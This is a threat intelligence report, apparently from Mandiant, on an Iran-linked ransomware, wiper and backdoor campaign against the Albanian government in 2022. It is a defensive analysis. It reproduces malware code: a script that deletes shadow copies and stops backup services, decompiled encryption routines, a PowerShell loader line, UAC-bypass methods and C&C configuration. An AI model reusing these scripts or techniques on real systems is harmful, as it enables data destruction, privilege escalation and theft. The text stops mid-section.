Likely Iranian Threat Actor Conducts Politically Motivated Disruptive Activity Against Albanian Government Organizations

mandiant.com/resources/likely-iranian-threat-actor-conducts-politically-motivated-disruptive-activity-against

Executive Summary

- Mandiant identified the ROADSWEEP ransomware family and a Telegram persona which targeted the Albanian government in a politically motivated disruptive operation ahead of an Iranian opposition organization's conference in late July 2022.
- A previously unknown backdoor CHIMNEYSWEEP and a new variant of the ZEROCLEAR wiper may also have been involved.
- CHIMNEYSWEEP malware distribution data and decoy content, the operation's timing and politically themed content, and the possible involvement of the ZEROCLEAR wiper indicate an Iranian threat actor is likely responsible.
- This activity is a geographic expansion of Iranian disruptive cyber operations, conducted against a NATO member state. It may indicate an increased tolerance of risk when employing disruptive tools against countries perceived to be working against Iranian interests.
- Please see the Technical Annex for relevant Yara rules and MITRE ATT&CK Techniques (T1007, T1012, T1027, T1033, T1055, T1057, T1070.004, T1070.006, T1082, T1083, T1087, T1112, T1113, T1134, T1489, T1497.001, T1518, T1543.003, T1569.002, and T1622).

Threat Detail

In mid-July 2022, Mandiant identified a new ransomware family dubbed ROADSWEEP which drops a politically themed ransom note suggesting it targeted the Albanian government. In addition, a front named "HomeLand Justice" claimed credit for the disruptive activity that affected Albanian government websites and citizen services on July 18, 2022. The "HomeLand Justice" front posted a video of the ransomware being executed on its website and Telegram

channel alongside alleged Albanian government documents and residence permits of ostensible members of the Mujahedeen-e-Khalq/People's Mojahedin Organization of Iran (MEK, also known as MKO or PMOI), an Iranian opposition organization that was formerly designated as a terrorist group by the U.S. Department of State.

- On July 18, 2022, the Albanian government published a statement announcing it had to "temporarily close access to online public services and other government websites" due to disruptive cyber activity.
- On July 22, 2022, a ROADSWEEP ransomware sample was submitted to a public malware repository from Albania. Upon successful execution, this ROADSWEEP sample drops a ransom note including the text "Why should our taxes be spent on the benefit of DURRES terrorists?" (Figure 1). Durrës is a port city and the second most populous city in Albania.



Figure 1: ROADSWEEP ransom note

On July 21, 2022, a front named "HomeLand Justice" leveraged the website "homelandjustice.ru" to start publishing ostensible news stories on the ransomware operation against the Albanian government along with a link to a Telegram channel named "HomeLand Justice." The website, which implies that it is run by Albanian citizens, claimed credit for the ransomware activity with a video of "wiper activity," and posted documents ostensibly internal to the Albanian government along with what it claimed to be Albanian residence permits of MEK members.

> The website "homelandjustice[.]ru" and the Telegram channel both use a banner that appears identical to the wallpaper used by ROADSWEEP and contains the same politically themed language as the ransom note above (Figure 2). The platforms also posted a video of an alleged wiper executed on a host using this banner.



Figure 2: ROADSWEEP wallpaper and HomeLand Justice banner

After posting multiple links to news stories on the disruptive activity against the Albanian government on July 26, 2022, HomeLand Justice directly claimed credit for the operation on its Telegram channel in a message alleging corruption in the Albanian government and repeating the message from the ransom note (Figure 3). Notably, the posts used the hashtags #MKO, #ISIS, #Manez, and #HomeLandJustice. Manëz is a town in the Durrës County and the location for the World Summit of Free Iran conference which was set to take place on July 23-24.



Figure 3: HomeLand Justice claims credit

Both the homelandjustice.ru website and the Telegram channel posted documents ostensibly belonging to Albanian government organizations along with what appear to be residence permits, marriage certificates, passports, and other personal documents belonging to alleged members of the MEK.

CHIMNEYSWEEP Backdoor Likely Targets Iranian Diaspora and Dissidents

Mandiant further identified CHIMNEYSWEEP, a backdoor that uses either Telegram or actor-owned infrastructure for command-and-control and is capable of taking screenshots, listing and collecting files, spawning a reverse shell, and supports keylogging functionality. CHIMNEYSWEEP shares code with ROADSWEEP and based on observed decoy content has likely been used to target Farsi and Arabic speakers as far back as 2012.

- CHIMNEYSWEEP and ROADSWEEP share multiple code overlaps, including identical dynamic API resolution code. The shared code includes an embedded RC4 key to decrypt Windows API function strings at run time, which are resolved using LoadLibrary and GetProcAddress calls once decrypted. Both capabilities also share the same Base64 custom alphabet, one used to encode the decryption key, the other for command and control.
    - Both CHIMNEYSWEEP and ROADSWEEP use the RC4 key “8c e4 b1 6b 22 b5 88 94 aa 86 c4 21 e8 75 9d f3” and the custom Base64 alphabet “wxyz0123456789.-JKLMNOPghijklmnopqrstuvQRSTUVWXYZabcdefABCDEFGHI”.
- CHIMNEYSWEEP is dropped by a self-extracting archive signed with a valid digital certificate alongside either an Excel, Word, or video file which are likely used as benign decoy documents. However, these documents do not appear to be automatically opened when CHIMNEYSWEEP is executed.
    - The decoy documents have included Arabic-language lists of names, ostensibly of individuals in Lebanon, and a figure of Massoud Rajavi, the former leader of the Mujahedeen-e-Khalq (MEK), an Iranian opposition group (Figure 2).
- We identified iterations of CHIMNEYSWEEP used as early as 2012.

Figure 4: Image of Massoud Rajavi in a Word document used as decoy content alongside CHIMNEYSWEEP in August 2021

ZEROCLEAR

On July 19, 2022, one day after the Albanian government announcement of the disruptive activity, an Albanian user submitted a ZEROCLEAR wiper payload to a public malware repository. The ZEROCLEAR payload takes in command line arguments from the operator and results in corruption of the file system using the RawDisk driver.

While we are unable to independently prove or disprove whether the ZEROCLEAR sample was used in this or any disruptive operation, the malware has previously been publicly reported to have links to Iran-nexus threat actors deploying it in support of disruptive activity in the Middle East as recently as 2020.

Attribution

Mandiant does not have evidence linking this activity to a named threat actor but assesses with moderate confidence that one or multiple threat actors who have operated in support of Iranian goals are involved. This is based on the timing of the disruptive activity, the MEK-focused content of the HomeLand Justice persona's Telegram channel, and the long history of CHIMNEYSWEEP malware targeting Farsi and Arabic speakers.

- The city of Manëz, Durrës County, which were mentioned in the ROADSWEEP ransom note and on the HomeLand Justice Telegram channel, was set to host a conference "The World Summit of Free Iran" on July 23-24, 2022. Albanian media announced that on July 22 that the conference had been postponed due to a "terrorist attack threat."
- The World Summit of Free Iran is a conference convening entities opposed to the government of Iran, specifically members of the MEK, in Manëz, Durrës County, Albania.
- Iranian and pro-Iran information operations have frequently targeted the MEK with antagonistic messaging, including that leveraging fabricated material such as forged documents. For example, the pro-Iran campaign Roaming Mayfly has promoted falsified narratives alleging various Western countries' support for the MEK.
- We have previously reported on the suspected Iran-nexus ZEROCLEAR and DUSTMAN wipers, which have reportedly targeted entities in Bahrain and Saudi Arabia.

However, we do note that the ransomware attack is significantly more complex than prior CHIMNEYSWEEP operations, which raises the possibility of a cross-team collaboration or other scenarios that we lack insight into at this time. We are continuing to investigate this cluster and will provide updates as we are able.

Outlook and Implications

Mandiant has frequently reported on Iranian threat activity targeting Iranian dissidents and opposition groups abroad by cyber espionage groups such as UNC788 and malware such as SCRAPWOOD, publicly known as MarkiRAT. Additionally, numerous recent lock-and-leak operations by suspected Iran-nexus personas such as Black Shadow and Moses Staff have involved disruptive activity against primarily Israeli organizations in an attempt to embarrass them.

The use of ransomware to conduct a politically motivated disruptive operation against the government websites and citizen services of a NATO member state in the same week an Iranian opposition groups' conference was set to take place would be a notably brazen operation by Iran-nexus threat actors. As negotiations surrounding the Iran nuclear deal continue to stall, this activity indicates Iran may feel less restraint in conducting cyber network attack operations going forward. This activity is also a geographic expansion of Iranian disruptive cyber operations, conducted against a NATO member state. It may indicate an increased tolerance of risk when employing disruptive tools against countries perceived to be working against Iranian interests.

Technical Annex A: ROADSWEEP Ransomware

ROADSWEEP is a newly discovered ransomware tool, which upon execution will enumerate files on the device and encrypts the content in blocks using RC4. Window API names, malware configuration parameters, and the basis of a ransomware note are RC4 encrypted within ROADSWEEP. During execution, ROADSWEEP will decrypt these encrypted strings and dynamically resolve necessary imports.

GoXml.exe (MD5: bbe983dba3bf319621b447618548b740)
- ROADSWEEP disruptive payload
- Compiled on 2016/04/30 17:08:19

ROADSWEEP requires four command line arguments to execute correctly, otherwise ROADSWEEP will produce a message box and halt execution. Upon successful execution, ROADSWEEP creates the following global mutex:

abcdefghijklmnoklmnopqrstuvwxyz01234567890abcdefghijklmnopqrstuvwxyz01234567890

Following initialization, ROADSWEEP will begin resolving the necessary APIs using the Windows GetProcAddress API. The function names are encrypted using RC4 with the hardcoded key "8c e4 b1 6b 22 b5 88 94 aa 86 c4 21 e8 75 9d f3".

ROADSWEEP contains multiple embedded scripts which are used to either execute additional commands or to remove itself from the victim's device. These scripts are never written to disk, instead ROADSWEEP will create a new command prompt (cmd.exe), then send these commands to the process with a pipe. The scripts are embedded within the binary as RC4 encrypted blocks and are decrypted at runtime by the payload. The first script decrypted by ROADSWEEP is responsible for disabling settings like SystemRestore and Volume Shadow Copies, along with disabling critical services and processes.

```
@for /F "skip=1" %C in ('wmic LogicalDisk get DeviceID') do (@wmic /namespace:\\root\default
Path SystemRestore Call disable "%C\" & @rd /s /q %C\$Recycle.bin)
@vssadmin.exe delete shadows /all /quiet
@set SrvLst=vss sql svc$ memtas mepos sophos veeam backup GxVss GxBlr GxFWD GxCVD
GxCIMgr DefWatch ccEvtMgr ccSetMgr SavRoam RTVscan QBFCService QBIDPService
ntuit.QuickBooks.FCS QBCFMonitorService YooBackup YooIT zhudongfangyu sophos
stc_raw_agent VSNAPVSS VeeamTransportSvc VeeamDeploymentService VeeamNFSSvc veeam
PDVFSService BackupExecVSSProvider BackupExecAgentAccelerator BackupExecAgentBrowser
BackupExecDiveciMediaService BackupExecJobEngine BackupExecManagementService
BackupExecRPCService AcrSch2Svc AcronisAgent CASAD2DWebSvc CAARCUpdateSvc
@for %C in (%SrvLst%) do @net stop %C
@set SrvLst=
@set PrcLst=mysql sql oracle ocssd dbsnmp synctime agntsvc isqlplussvc xfssvccon
mydesktopservice ocautoupds encsvc tbirdconfig mydesktopqos ocomm dbeng50
sqbcoreservice excel infopath msaccess mspub onenote outlook powerpnt steam thebat
thunderbird visio winword wordpad notepad
@for %C in (%PrcLst%) do @taskkill /f /im "%C.exe"
@set PrcLst=
@exit
```

Figure 5: Embedded script responsible for disabling system settings and processes

ROADSWEEP also decrypts the following script, which is used to delete itself after execution:

ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"

Next, ROADSWEEP extracts configuration values that are RC4 encrypted and embedded within the binary itself. The first is a list of extensions that should be avoided when the encryption occurs:

- .exe
- .dll
- .sys
- .lnk
- .lck

ROADSWEEP also decrypts the filename for the ransomware note, "How_To_Unlock_MyFiles.txt" (MD5: 44d1c75815724523a58b566d95378825) and the note itself as shown in Figure 1.

After creating the file, the encryption key that is used to encrypt each file is computed. The key is derived through producing a random data stream using the algorithm shown in Figure 6, then hashing this value with MD5 and using this as an RC4 key.

```
memset(lpRandomKeyBuffer, 0, sizeof(lpRandomKeyBuffer));
v1 = time(0);
srand(v1);
while ( strlen(lpRandomKeyBuffer) <= 0x31 )
{
  v19 = rand();
  v19 *= rand();
  v18 = rand() % 26 + 64;
  v2 = rand();
  sprintf(lpRandomKeyBuffer, "%s%C%C%X-", lpRandomKeyBuffer, v2 % 26 + 64, v18, v19);
}
v3 = time(0);
sprintf(lpRandomKeyBuffer, "%s%ld", lpRandomKeyBuffer, v3);
```

Figure 6: Key generation algorithm

ROADSWEEP then encrypts this key with an embedded RSA public key and proceeds to format the ransomware message by appending the Base64 encoded and encrypted “recovery key” to the message itself. The Base64 encoding uses a custom alphabet of "wxyz0123456789.-JKLMNOPghijklmnopqrstuvQRSTUVWXYZabcdefABCDEFGHI".

```
if ( CryptImportKey(v5, &RSAPubKey.bType, dwDataLen, 0, 0, (HCRYPTKEY *)&a1->hKeyPublic) )
{
  pdwDataLen = 1024;
  lpBufferEncryptedKey = (BYTE *)malloc(0x400u);
  memset(lpBufferEncryptedKey, 0, 0x400u);
  memcpy(lpBufferEncryptedKey, lpRandomKeyBuffer, strlen(lpRandomKeyBuffer));
  dwBufLen = 1024;
  dwProvType = 0;
  pdwDataLen = strlen(lpRandomKeyBuffer);
  phKey = &pdwDataLen;
  szProvider = (LPCSTR)1;
  dwFlags = (DWORD)lpBufferEncryptedKey;
  szContainer = 0;
  hPublicKey = a1->hKeyPublic;
  v23 = -1;
  if ( CryptEncrypt(hPublicKey, 0, 1, 0, lpBufferEncryptedKey, &pdwDataLen, 0x400u) )
  {
    Block = malloc(1u);
    lpRandomwareMessageDecrypted = (char *)malloc(0x112Cu);
    memset(lpRandomwareMessageDecrypted, 0, 0x112Cu);
    v23 = 1;
    DecryptString(&glpRansomwareMessage, 0x112Cu, lpRandomwareMessageDecrypted);
    strcpy(gRansomwareMessage, lpRandomwareMessageDecrypted);
    lpRecoveryKey = (const char *)formatRecoveryKey((int)&Block, (char *)lpBufferEncryptedKey, pdwDataLen);
    strcat(gRansomwareMessage, lpRecoveryKey);
    free(Block);
  }
```

Figure 7: ROADSWEEP recovery key encryption and ransom note formatting

Next, ROADSWEEP enumerates all logical drives on the victim's device and checks whether the drive is one of the following:

- DRIVE_REMOVABLE
- DRIVE_FIXED
- DRIVE_REMOTE
- DRIVE_CDROM

```
DriveTypeW = GetDriveTypeW(RootPathName);
if ( DriveTypeW - 2 <= 2 || DriveTypeW == DRIVE_RAMDISK )// DeviceType 2, 3, 4, 5
                                                        //
                                                        // DRIVE_REMOVABLE
                                                        // DRIVE_FIXED
                                                        // DRIVE_REMOTE
                                                        // DRIVE_CDROM
{
  wcscpy(&gDriveToWipe, RootPathName);
  v19 = -1;
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartThreadToWipe, 0, 0, 0);
  Sleep(0x3E8u);
}
```

Figure 8: Drive selection and wiper thread creation

For each discovered drive, ROADSWEEP will initialize a new thread which is responsible for encrypting all files within that drive. This thread enumerates the file system using the Windows FindFirstFileW and FindNextFileW APIs. For each root directory, a ransomware note is created with the content and filename noted above.

Following this, ROADSWEEP will check whether the files within the directory match the extracted extension list, if they do not the file is encrypted. The encryption process takes place by renaming the file with the ".lck" extension. ROADSWEEP then takes the creation time, last access time, and last write time for the file and stores these internally. These values are then used after the wipe to preserve the file times, although the purpose of this is currently unknown.

ROADSWEEP will then open the file and compute the size using the GetFileSize API. Then by chunking the file's content into blocks of 0x100000, ROADSWEEP will read in the data, encrypt the chunk using RC4, and then overwrite the file to disk. This is completed until the entire file is overwritten.

Following this, the aforementioned self-delete script is executed and the process exits.

Technical Annex B: ZEROCLEAR Variant

We identified a ZEROCLEAR payload which takes in command line arguments from the operator and results in corruption of the file system using the RawDisk driver.

cl.exe (MD5: 7b71764236f244ae971742ee1bc6b098)
- ZEROCLEAR disruptive payload
- Compiled on 2022/07/15 13:26:28

The first command line argument must be one of the following:

- "wp" (default) – Wipes the disk using the ElDos driver, this expects the driver to be running for the wiper activity to occur.
- "in" – Installs and starts the driver named rwdsk.sys, which is expected to be located in the same directory as ZEROCLEAR.
- "un" – Uninstalls the driver named rwdsk and deletes the file on disk.

The second argument is the drive letter that the operator wants to corrupt, previous variants of ZEROCLEAR only wiped the system drive, determined from calling the GetSystemDirectoryW API.

ZEROCLEAR then opens a handle to the RawDisk driver by opening a handle to the following:

"\\?
\RawDisk3<arg2>#B4B615C28CCD059CF8ED1ABF1C71FE03C0354522990AF63ADF3C911E2287A4B906D47D"

It then computes the disk size using the Windows IOCTL_DISK_GET_DRIVE_GEOMETRY_EX, IOCTL_DISK_GET_DRIVE_GEOMETRY and IOCTL_DISK_GET_LENGTH_INFO DeviceIoControl calls. The EIDos driver is used to overwrite the data with the value "0".

Technical Annex C:CHIMNEYSWEEP Backdoor

While Mandiant was unable to uncover the infection vector for CHIMNEYSWEEP, we note that the dropper has a valid digital signature. In addition to dropping the CHIMNEYSWEEP installer, this dropper also contains either an Excel or Word document or an MP4 video file.

The dropper is a signed version of a Windows Cabinet self-extracting file, which is signed by the now revoked certificate "Atheros Communications Inc." As of 2022-07-28, the certificate used in the ROADSWEEP campaign has not been revoked. Historically we have seen APT41 also use this signature, although as noted by DUO the password for this certificate was widely available. The threat actor's choice of signing certificate and dropper is likely based on the fact the legitimate Atheros certificate was used to distribute legitimate drivers using the legitimate dropper. This indicates the threat actors have a high degree of operational security.

Upon execution, the self-extracting tool finds the resource named "Cabinet", drops it to disk, and then executes a process named unpack.exe.

CHIMNEYSWEEP Samples

UNAVAILABLE (MD5: df9ab47726001883b5fcf58b56b34b41)
- CHIMNEYSWEEP backdoor
- Installed by unpack.exe (MD5: 8c8bbe3a4a23cd4cc96c12af5fb1199b)
- Contained in wextract.exe.mui (MD5: 19068e8228b6b8f5528489fa70779b2b)
- Compile time: 2021/07/26 13:39:17
- C&C servers:
  - telegram-update[.]com
  - avira[.]ltd
  - windowsupadates[.]com

AppxProviders.dll (MD5: f3c977830bf616b9061d7aee5ce0b2f2)
- CHIMNEYSWEEP backdoor
- Compile time: 2021/07/26 13:39:17
- C&C servers:
  - telegram-update[.]com
  - avira.ltd
  - windowsupadates[.]com

AppxProviders.dll (MD5: 7f6db4493c6a76eb44534306291ea85f)
- CHIMNEYSWEEP backdoor
- Compile time: 2021/07/26 13:39:17
- C&C servers:
  - telegram-update[.]com
  - avira.ltd
  - windowsupadates[.]com

AppxProviders.dll (MD5: 3a1033cb1eb06c2cd5e91c539cf8a519)
- CHIMNEYSWEEP backdoor
- Compile time: 2021/07/26 13:39:17
- C&C servers:
  - telegram-update[.]com
  - avira.ltd
  - windowsupadates[.]com

UNAVAILABLE (MD5: 23643b7bd48a200889a4613a0e0a86e4)

- CHIMNEYSWEEP backdoor
- Installed by: UNAVAILABLE (MD5: 49d72f9212d5653f5be9f764d8c9df24)
- Compile time: 2021/06/11 22:53:53
- C&C servers:
  - telegram-update[.]com
  - avira.ltd
  - windowsupadates[.]com

UNAVAILABLE (MD5: 9c09d147dfbc98d5e6e051fe1ed0033d)

- CHIMNEYSWEEP backdoor
- Installed by unpack.exe (MD5: 38e0fa41e9519d4783766992c203e794)
- Compile time: 2020/01/25 18:11:10
- C&C servers:
  - telegram-update[.]com
  - avira.ltd
  - windowsupadates[.]com

UNAVAILABLE (MD5: 5cc183702fae8cc23a55037c1efab5e5)

- CHIMNEYSWEEP backdoor
- Installed by UNAVAILABLE (MD5: 92c61e3047297136701c25deb658b35a)
- Compile time: 2020/09/21 11:44:32
- C&C servers:
  - telegram-update[.]com
  - avira.ltd
  - windowsupadates[.]com

ssv.dll (MD5: 77a369e5e49e7e62d8eef2c00cd02950)

- CHIMNEYSWEEP backdoor
- Compile time: 2018/10/08 17:28:39
- C&C servers:
  - cloud-avira[.]com
  - pgp.eu[.]com
  - server-avira[.]com
  - skype.se[.]net
  - uk2privat[.]com
  - update-pgp[.]com

Execution

After being dropped by the dropper, the installer is executed. The installer, some of which are padded with null bytes (0x00) to inflate their size, is responsible for deploying an embedded executable to disk and then executing the backdoor itself. The installer initially drops the payload as “m.d” in the covert store ("C:\ProgramData\Microsoft Installer{EA2C6B24-C590-457B-BAC8-4A0F9B13B5B8}\Force"). Some of the installers forge the dropped file’s CreationTime, LastAccessTime, and LastWrite time from C:\Windows\System32\smss.exe

The installer then executes the “Alloc” export which checks whether the device is currently running DeepFreeze by Faronics, although this is not applicable for the samples analysed by Mandiant. If the process name contains “creensaver.”, the backdoor will write the image to %SYSTEM32%\Slui and then execute a task named "\\Microsoft\\Windows\\License Manager\\LicenseExchange\". Alloc ultimately calls the Control_Provider export, which will initiate the backdoor.

The main functionality is provided in the next export called by the installer, “RatingSetupUI”. This export is responsible for all the command-and-control (C&C) interactions and backdoor capabilities.

The last two exports are related to the update process. “Control_Provider” manages the update process whereas “Telephon” executes the “Control_Provider” function.

If the backdoor is not running as an administrator, the backdoor may use embedded payloads to escalate privileges. A mutex named “rerunadmn” is used internally by the backdoor and the two RC4 encrypted payloads are extracted. The first payload is a .NET loader, which loads the second payload and calls the type "vjp5ZPP9AidVjXxofy" and method "s7tajdxvX”. The loader (MD5: 779940f675ff4ab4e8cab7a1b7cf5d3c) will first enumerate the loaded .NET modules looking for the above class and methods. If they exist, it will execute that module. If the module is not loaded, the assembly is loaded and then executed in memory. The backdoor will then pass through the string “AD” if the payload is already executing as Administrator or the path to a temporary file on disk, directly to the loaded .net module. This temporary file is created by writing the content of the Software\AppDataLoad\GLX\aex and writing the content to the Windows %TEMP% directory with the name APPX.<random_values>.tmp. This file is a copy of the backdoor itself. If the payload can’t resolve the export CP from the loader, it reverts to invoking PowerShell with the following command, passing in the path to the second payload, the type and method and either AD or the path to the second module:

```
[Reflection.Assembly]::LoadFile(\"%s\")\n$i=\"\"\n$r=[%s]::%s(\"%s\",[ref] $i)\necho $r,$i\n
```

Execution will then proceed within the second payload (MD5: 3633b3d69060a5882656b69f81655f0a), responsible for ensuring that the payload is running with administrator privileges. This payload is obfuscated by reactor and contains encrypted strings used throughout the execution. Upon execution, the payload will create the mutex “rerunadmn” and “subttoadmn”. The module utilises the following techniques to execute the payload as administrator:

1. Makes use of the Windows “SilentCleanup” scheduled task. This task executes the executable running in %windir%\system32\cleanmgr.exe, and the payload uses the Windows Registry Environment key to change the %windir% variable to point to c:\Windows. Next, the payload creates a new System32 folder and copies an embedded payload called cleanmgr.exe (MD5: 779940f675ff4ab4e8cab7a1b7cf5d3c) into this folder , alongside a .cfg file with the content “slc”. Following this, the task is executed. This technique is similar to a technique within Metasploit called bypassuac_silentcleanup.
2. Makes use of the windows CMSTP.exe binary to install a malicious Microsoft Connection Manager Profile on the device. This technique drops cln.vbs to the c:\windows\temp folder (MD5: 7a77c2930f0457ed2dd622e9739c7d3d), then creates a .ini file for the Ethernet service. Within this ini file, the payload contains two RunPreSetupCommandsSection values, one for the payload itself, and the second for executing the cln.vbs script. The legitimate cmstp.exe will then be executed on the host which executes the backdoor and then the clean-up script. This technique is identical to a technique made public in 2017 by Oddvar Moe.

CHIMNEYSWEEP has the following major functionality:

- Screenshot collection: Takes screenshots of the compromised device on a timer and stores to disk or can be tasked to take a screenshot and upload.
- File collection and listing: Monitors for new removable drives and performs directory listing on demand, enumerates directories for files that match a set list, and can be tasked to upload a file to the command-and-control server.
- Keylogging: Monitors the content of the clipboard and performs key logging to disk.
- Reverse shell: Contains a reverse shell which can be utilised by the attacker.

Initial configuration format

The backdoor contains settings that are found either encrypted within the payload or stored in the registry (Software\AppDataLow\GLX\Setting). The values stored in the registry will be provided from the update mechanism. The configuration is split using the tags {BEGIN} and &{END}, and each value within the settings are referenced by an integer. For extracting the C&C values, the parser stores a reference to values 30-39 where each reference can be a different C&C and URI in order.

{BEGIN}&1:1&2:1&3:1&4:1&5:1&6:60&7:30&8:1&30:telegram-update[.]com;/cm.php&31:windowsupadates[.]com;/cm.php&32:avira[.]ltd;/cm.php&33:telegram-update[.]com;/cm.php&34:windowsupadates[.]com;/cm.php&35:avira[.]ltd;/cm.php&36:telegram-update[.]com;/cm.php&37:windowsupadates[.]com;/cm.php&38:avira[.]ltd;/cm.php&39:telegram-update[.]com;/cm.php&40:.PST,0,10240;*.OST,0,10240;*.ONE,0,10240;*.EML,0,10240;*.JAVA,0,10240;*.DOC,0,10240;*.DOCX,0,10240;*.RTF,0,10240;*.XLS,0,10240;*.XLSX,0,10240;*.PPT,0,10240;*.PPTX,0,10240;*.MDB,0,10240;*.PGP,0,10240;*.PGD,0,10240;*.PDF,0,10240;*.PKR,0,10240;*.SKR,0,10240;*.JPG,0,10240;*.JPEG,0,10240;*.3GP,0,10240;*.MP4,0,10240;*.AMR,0,10240;*.MBS,0,10240;*.ADR,0,10240;*.TXT,0,10240;*.KDBX,0,10240;*.TEXT,0,10240;*.BAT,0,10240;&{END}*

Figure 9: Example C&C configuration

Based on our analysis we assess that the IDs correspond to the following settings:

